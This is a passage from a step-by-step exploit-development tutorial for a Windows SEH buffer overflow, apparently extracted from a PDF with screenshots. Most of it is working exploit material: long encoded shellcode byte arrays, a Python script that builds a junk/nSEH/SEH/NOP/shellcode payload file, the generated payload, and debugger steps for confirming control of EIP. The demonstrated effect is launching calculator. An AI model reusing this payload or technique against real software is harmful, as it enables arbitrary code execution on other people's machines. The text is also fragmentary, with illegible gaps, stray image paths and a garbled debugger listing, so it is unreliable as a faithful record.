buf += b"\x48\x55\x4d\x6b\x6a\x50\x6e\x55\x69\x32\x42\x76\x31"
buf += b"\x78\x6e\x46\x4f\x65\x4f\x4d\x4f\x6d\x49\x6f\x58\x55"
buf += b"\x75\x6c\x76\x66\x63\x4c\x74\x4a\x4d\x50\x69\x6b\x49"
buf += b"\x70\x62\x55\x74\x45\x6f\x4b\x43\x77\x56\x73\x74\x32"
buf += b"\x30\x6f\x63\x5a\x43\x30\x63\x63\x79\x6f\x6e\x35\x35"
buf += b"\x33\x62\x4f\x30\x6e\x31\x64\x51\x62\x52\x4f\x30\x6c"
buf += b"\x37\x70\x41\x41"
```

5) Make a new python script

```
exploit3 - Notepad
File Edit Format View Help

buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
buf += b"\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51"
buf += b"\x73\x72\x4d\x43\x54\x53\x30\x41\x41"



payload = junk + nseh + seh + nops + buf
f.write(payload)
f.close
```

6)Execute the python script to generate the payload

```
payload - Notepad
File Edit Format View Help

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAe Ks @%ã0İürö_wYIIIIIIIIICCCCC7QzJAXP0A0kAAQ2AB2BB0BBABXP8ABuJIy1YxMRuPuPgPqK9XeUakj
```


7) Do the same process as we did for exploit_cmd, but this time, after the application crashes it opens calculator.



The screenshot shows the Immunity Debugger interface. A dialog box titled "Select process to attach" is open, displaying a list of processes. The list has columns for PID, Name, Service, Listening, Window, and Path. The processes listed are:

| PID | Name | Service | Listening | Window | Path |
|------|--------------|---------|-----------|--------|-------------------------------------------------|
| 1144 | GoogleCrash | | | | C:\Program Files\Google\Update\GoogleUpdate.exe |
| 6396 | GoogleUpdate | | | | C:\Program Files\Google\Update\GoogleUpdate.exe |
| 6040 | Private3 | | | | C:\Program Files\Google\Update\GoogleUpdate.exe |

The "Registers (FPU)" panel is visible on the right side of the interface. The bottom status bar shows "Main thread with ID 00000420 created" and "Running".

[illegible]

9)Check for EIP Address

```

772401C4 894424 04      MOV DWORD PTR SS:[ESP+4],EAX
772401C8 895C24 08      MOV DWORD PTR SS:[ESP+8],EBX
772401CC 58 89C0200      JBE ntdll.77269F80

```

10)Overflowing with “A” character

[illegible]